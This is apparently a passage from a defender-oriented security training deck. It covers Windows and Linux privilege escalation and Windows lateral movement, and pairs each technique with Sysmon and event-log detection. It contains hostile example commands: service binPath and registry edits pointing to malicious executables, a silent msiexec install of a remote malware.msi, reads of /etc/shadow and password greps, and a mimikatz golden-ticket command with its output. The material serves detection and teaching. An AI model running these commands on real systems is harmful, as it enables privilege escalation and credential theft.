- If these permissions are not properly configured, unauthorized users be able to modify or manipulate service configurations, leading to service disruption, privilege escalation, or other security incidents.

Detection

Sysmon Event ID 1 helps identify unauthorized attempts to manipulate critical registry keys, such as those related to Windows services. Specifically, we can detect such attempts by examining Sysmon Event ID 1 entries with Command Line fields containing commands like 'reg add HKLM\SYSTEM\CurrentControlSet\Services\XYZ /v ImagePath /d "Path_to_malicious_executable.exe"', along with Integrity Level fields indicating a level other than High.



Phase 3 - Post-Exploitation

Privilege Escalation: Windows

Insufficiently secure service permissions


Adversary Tactics

Insufficiently secure service permissions may grant attackers the capability to manipulate a service's binPath, particularly if permissions are improperly configured. In such instances, attackers may attempt to replace the service's executable with their own malicious file.

- This malicious file would then be executed with the service's privileges, often achieved using the sc command, allowing attackers to execute arbitrary code on the system.

Detection

Sysmon Event ID 1 helps identify unauthorized attempts, such as those related to Windows services. Specifically, we can detect such attempts by examining Sysmon Event ID 1 entries with Command Line fields containing commands like 'sc config "service_name" binPath="Path_to_malicious_executable.exe' or sc start "service_name", along with Integrity Level fields indicating a level other than High.



Phase 3 - Post-Exploitation


Privilege Escalation: Windows

Unquoted Service Path

Adversary Tactics

When configuring a Windows service, it's important to enclose the executable path in quotes. Failure to do so can lead to Windows attempting to locate and execute the executable within every folder of the specified path until it's found. For example, in the case of the following service (C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe), Windows will search for the executable in the following manner:

- C:\Program.exe
- C:\Program Files\A.exe
- C:\Program Files\A Subfolder\B.exe



Detection

Privilege escalation attempts can be detected by examining Sysmon Event ID 1 entries where the ParentImage is "C:\Windows\System32\services.exe" and the CommandLine begins (within quotes) without an extension, matching the Image path minus the extension. Furthermore, the CommandLine field should contain the remaining path immediately after the quoted part.

Note: Attackers may possess the capability to directly replace the service's executable, a scenario known as "**Insufficiently Protected Service Binary**," which can be detected using the same methodology.

Phase 3 - Post-Exploitation

Privilege Escalation: Windows


Always Install Elevated

Adversary Tactics

Always Install Elevated is a policy enabling the installation of Microsoft Windows Installer Package (MSI) files with system privileges, even for unprivileged users. Attackers may exploit this setup to execute a malicious MSI file with SYSTEM privileges.

Detection

These attempts can be detected using Sysmon Event ID 1. Look for a non-privileged process attempting to silently install a remote MSI (e.g., msiexec.exe /q /I http://k.amatoch.local/malware.msi).



Additionally, observe an unprivileged user in the User field. Note the ParentImage field, where you'll see C:\Windows\System32\msiexec.exe starting with SYSTEM privileges, and NT Authority\SYSTEM in the user field.

Phase 3 - Post-Exploitation

Privilege Escalation: Windows

Abusing Windows Privileges

Adversary Tactics

Attackers can exploit specific Windows privileges for privilege escalation purposes. These privileges include and not limited to:

- SeDebugPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeAssignPrimaryPrivilege

Detection

As an example, if an attacker establishes a session with the debug privilege enabled, they can access any process, allowing them to read and write the content of any process's memory. This is often achieved through code injection using the CreateRemoteThread function.

- Fortunately, Sysmon Event ID 8 can help us detect this by identifying the SourceProcessGuid to pinpoint the source of injection. Additionally, the TargetProcessGuid should indicate a process running with SYSTEM privileges.

```
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4703
EventType=0
Type=Information
ComputerName=User
TaskCategory=Authorization Policy Change
OpCode=Info
RecordNumber=161204239
Keywords=Audit Success
Message=A user right was adjusted.

Subject:
    Security ID:
    Account Name:          User
    Account Domain:
    Logon ID:         0x3E7

Target Account:
    Security ID:
    Account Name:          User
    Account Domain:
    Logon ID:         0x3E7

Process Information:
    Process ID:         0xa64
    Process Name:
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe

Enabled Privileges:
            SeDebugPrivilege

Disabled Privileges:
            -
```

Post-Exploitation:

Linux
Privilege Escalation

Phase 3 - Post-Exploitation

Privilege Escalation: Linux

Checklist

Similar to Windows OS, various privilege escalation activities can occur on a Linux OS, exploiting misconfigurations, vulnerabilities, lax permissions, and more.

Detection

Kernel Version
- Is the kernel vulnerable to any exploits?
  - Command: ***uname -a***

Operating System
- Does the current OS have any known exploitable vulnerabilities?
  - Command: cat /etc/issue

Running Processes
- Are any processes running with high privileges?
  - Command: ps auxw

Network Routes
- Does the compromised machine have routes to other networks?
  - Command: route -n

DNS Server
- Which DNS server is being used, and can additional information be obtained?
  - Command: cat /etc/resolv.conf

ARP Cache
- Are other machines accessible from the compromised machine?
  - Command: arp -a

Current Network Connections
- Are there any established connections to other machines, and are they encrypted?
  - Command: netstat -auntp

Current User Permissions
- Can the current user access sensitive information?
  - Command: find / -user username

UID and GID Information for All Users
- How many users are on the system, and what groups are they in?
  - Command: for user in $(cat /etc/passwd | cut -f1 -d ":"); do id $user; done

Phase 3 - Post-Exploitation

Privilege Escalation: Linux

Checklist

Detection

Last Logged-On Users
- Who has been on the system recently?
  - Command: `last -a`

Root Accounts
- How many UID 0 root accounts are on the system?
  - Command: `cat /etc/passwd cut -f1,3,4 -d":" | grep "0:0" | cut -fl -d":" | awk '{print $1}'`

Service Accounts
- Do service accounts have shells defined?
  - Command: `cat /etc/passwd`

Home Directories
- Is access to other users' home directories allowed?
  - Command: `ls -als /home/*`

Executable with Elevated Privileges
- Can the current user execute anything with elevated privileges?
  - Command: `sudo -l`

Setuid Root (SUID) Binaries
- Are there any SUID binaries on the system vulnerable to privilege escalation?
  - Command: `find / -perm -4000 -type f 2>/dev/null`

Read Configuration Files
- Can attackers read configuration files containing sensitive information?
  - Command: `grep "password" /etc/*.conf 2> /dev/null`

Read Shadow File
- Can attackers read the shadow file?
  - Command: `cat /etc/shadow`

Configured Services and Ports
- What services are configured on the system, and what ports are they opening?
  - Command: `netstat -auntp`

Phase 3 - Post-Exploitation

Privilege Escalation: Linux

Checklist

Detection

Service Configuration Files
- Are service configuration files readable or modifiable by the current user?
  - Command: `find /etc/init.d/ ! -uid 0 -type f 2>/dev/null | xargs ls -la`

Modify Service Configuration
- Can attackers modify service configurations to gain elevated privileges?
  - Action: Edit Service Configuration File

Service Configuration Contents
- Do configuration files contain information attackers can use to their advantage?
  - Command: `cat /etc/mysql/my.cnf`

Access to Root Directory
- Can attackers list or read the contents of the /root directory?
  - Command: `ls -als /root`

Read History Files
- Can attackers read other users' history files?
  - Command: `find /* *. *history* -name print 2> /dev/null`

Write to Web Directories
- Can attackers write to directories serving web pages?
  - Command: `touch /var/www/file`

Scheduled Tasks and Jobs

What tasks or jobs are configured to run and at what times?
  - Commands: `cat /etc/crontab, ls -als /etc/cron.*`

Writable Cron Jobs

Are there any writable custom jobs or tasks configured as root?
  - Command: `find /etc/cron* -type f -perm o+w -exec ls -1 {} \;`

Modify Existing Tasks

Can attackers modify existing tasks?
  - Action: Try and modify cron jobs

Phase 3 - Post-Exploitation

Privilege Escalation: Linux | **Checklist**

Detection

Installed Software Packages

- What software packages are installed on the system, and are they vulnerable to exploits?
  - Command: dpkg -l, searchsploit "smb3.1"

Swap Memory

- Identify the swap file for potential credential pilfering from swap memory.
  - Commands: swapon -s, cat /proc/swaps

Post-Exploitation:

Windows Lateral Movement

Phase 3 - Post-Exploitation

Windows Lateral Movement

Authentication : LM


Before diving into how we can detect against lateral movement mechanisms, we have to understand the authentication process first and the various authentication mechanisms used in Windows environments.

How-to

LM (LAN Manager) Hash

LM hashes are based on the user's password, but they undergo the following process:

- Convert all lower case to upper case
- Pad password to 14 characters with NULL characters
- Split the password to two 7 character chunks
- Create two DES keys from each 7 character chunk
- DES encrypt the string "KGS!@#$%" with these two chunks
- Concatenate the two DES encrypted strings. This is the LM hash.



Weakness

The vulnerability of LM hashes stems from their limited character set acceptance and fixed structure. With only 95 ASCII characters accepted and lowercase letters converted to uppercase, each half of the hash offers just 7.5 trillion possibilities, significantly reducing complexity. Rainbow tables already exist with precomputed hashes, making LM hash cracking relatively easy.

Phase 3 - Post-Exploitation

Windows Lateral Movement


Authentication : NTLM

Passwords on modern Windows systems are stored using this method, accessible through dumping the SAM database or leveraging tools like Mimikatz. Additionally, they reside on domain controllers within the NTDS file.

How-to

NTHash (A.K.A. NTLM)

- The user's password is converted to Unicode format.
- The MD4 hashing algorithm is applied to the Unicode password.
- The hash is split in 3 blocks, each will be the key to encrypt the Server challenge using DES.



Weakness

- Vulnerable to pass-the-hash attacks.
- Lack of salting makes it susceptible to precomputed rainbow table attacks.
- MD4 hashing algorithm is weak.
- LM hashes are particularly weak due to limited character set.

Phase 3 - Post-Exploitation

Windows Lateral Movement

Authentication : NTLMv2

Improvements were made in NTLMv2, the current version used in Windows systems. Authentication steps remain the same, but the challenge-response generation algorithm and NTLM challenge length differ.


How-to

NTLMv2

- NTLMv2 includes additional parameters (BLOB)such as client nonce, server nonce, timestamp, and username, encrypted for security.
- This results in variable hash lengths, varying from user to user.
- NTLMv2 is resistant to pass-the-hash and offline relay attacks due to security enhancements.
- However, it can still be relayed or cracked, albeit at a slower pace.

Weakness

- Vulnerable to relay attacks if not properly configured.
- Susceptible to brute-force attacks on weak or predictable passwords.



Phase 3 - Post-Exploitation


Windows Lateral Movement

LLMNR and NBT-NS

LLMNR and NBT-NS are local name resolution protocols used in Windows environments for quick hostname-to-IP address mapping, they are use din situations where DNS is unreachable.

How-to

Responder works by listing for LLMNR or NBT-NS broadcast messages, and spoofing response to targeted hosts, resulting in intercepting hashes that attackers either relay to other systems or crack offline.



Phase 3 - Post-Exploitation

Windows Lateral Movement


SMB Relay

SMB relay is a technique where attackers intercept authentication requests in order to impersonate legitimate users and gain unauthorized access to network resources.

Detection

Detection involves monitoring for responses related to non-existing network resources and analyzing the usage of honey credentials.

- Identify suspicious responses using PowerShell or the CredDefense (Responder-Guard) suite.
- Analyze security Event ID 4648 to detect the use of honey credentials.



Phase 3 - Post-Exploitation

Windows Lateral Movement


Pass the hash

When an attacker obtains a user's hash, they can gain access to any internal target without using the actual plaintext password.

- The attacker may use tools like the psexec module, which copies a binary to the ADMIN$ share over SMB, or other tools like smbexec.py from the Impacket suite.
- Subsequently, the attacker creates a service on the remote machine pointing to the binary and remotely starts the service.
- Upon completion of their task, the attacker stops the service and deletes the binary on exit.

Detection

- Event ID 7045 and Windows Security Log 4697 can aid in identifying new services created by attackers.
- A newer method involves passing the hash through WMI, where no new service is created, and no suspicious command is logged. To detect WMI-based attacks, enabling logging for WMI events is necessary, as it is disabled by default.
- Event ID 4624 and Logon process ntLmSsp are created when an NTLM connection occurs.




Phase 3 - Post-Exploitation

Windows Lateral Movement

Authentication : Kerberos

Kerberos authentication offers improved security and user convenience compared to traditional challenge-response that was introduced in the NTLM suites. It provides mutual authentication, single sign-on (SSO), ticket-based authorization, and strong encryption, reducing password exposure.



Phase 3 - Post-Exploitation

Windows Lateral Movement


Pass the Ticket

In a pass-the-ticket attack, the attacker retrieves a Kerberos Ticket Granting Ticket (TGT) from a system's LSASS memory and transfers it to another system. This ticket is then used to request Ticket Granting Service (TGS) tickets, allowing the attacker to access network resources.

Detection

To detect this attack, there are two methods:

- Review all logon sessions on the system and collect associated logon IDs. Identify Kerberos tickets granted for each session and flag those not matching the user associated with the session.
- Look for specific event IDs:
  - Event ID 4768: Indicates Ticket Granting Ticket (TGT) request events.
  - Event IDs 4769/4770: Denote Service ticket request and renewal events, respectively.



Phase 3 - Post-Exploitation

Windows Lateral Movement | **Overpass the Hash**


Overpass the Hash involves manipulating hashed credentials to generate authentication tokens for unauthorized access.

- Combination of "Pass the hash" and "Pass the Ticket".

Detection

To detect this attack, there are two methods:

- Detect "Overpass the Hash" by tracing pass-the-hash attacks and monitoring TGT/TGS requests from the domain controller.
- Analyze traffic for anomalies, especially encryption inconsistencies; attackers prefer RC4 encryption due to its speed and widespread support.



Phase 3 - Post-Exploitation

Windows Lateral Movement

Forged Kerberos Tickets: Golden Ticket

A forged Kerberos ticket is a falsified authentication token created by an attacker to gain unauthorized access to network resources. It mimics a legitimate Kerberos ticket but contains fraudulent authentication information, allowing the attacker to impersonate a valid user or service and bypass security measures.

Detection

- Golden Ticket attacks are elusive due to their use of legitimate tickets.
- Reliable detection involves monitoring TGS requests without preceding TGT requests.
- Other detection methods include comparing TicketAge to cached ticket timestamps.
- Failed integrity checks (Event ID 4769) indicate potential double resets of the KRBTGT password.
- Presence of Kerberos tickets with RC4 encryption suggests NTLM hash usage in Golden Ticket creation.

```
Golden ticket for 'administrator @ scrm.local' successfully submitted for current session

mimikatz # kerberos::golden /domain:scrm.local /sid:S-1-5-21-2743207045-1827831105-2542523200 /krbtgt:0d
9c7f86e47a0beb /user:administrator /ptt
User      : administrator
Domain    : scrm.local (SCRM)
SID       : S-1-5-21-2743207045-1827831105-2542523200
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0d3c072340cb5cdfca9c7f86e47a0beb - rc4_hmac_nt
Lifetime  : 11/03/2020 23:22:18 ; 09/03/2030 23:22:18 ; 09/03/2030 23:22:18
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ scrm.local' successfully submitted for current session

mimikatz #
```

Phase 3 - Post-Exploitation

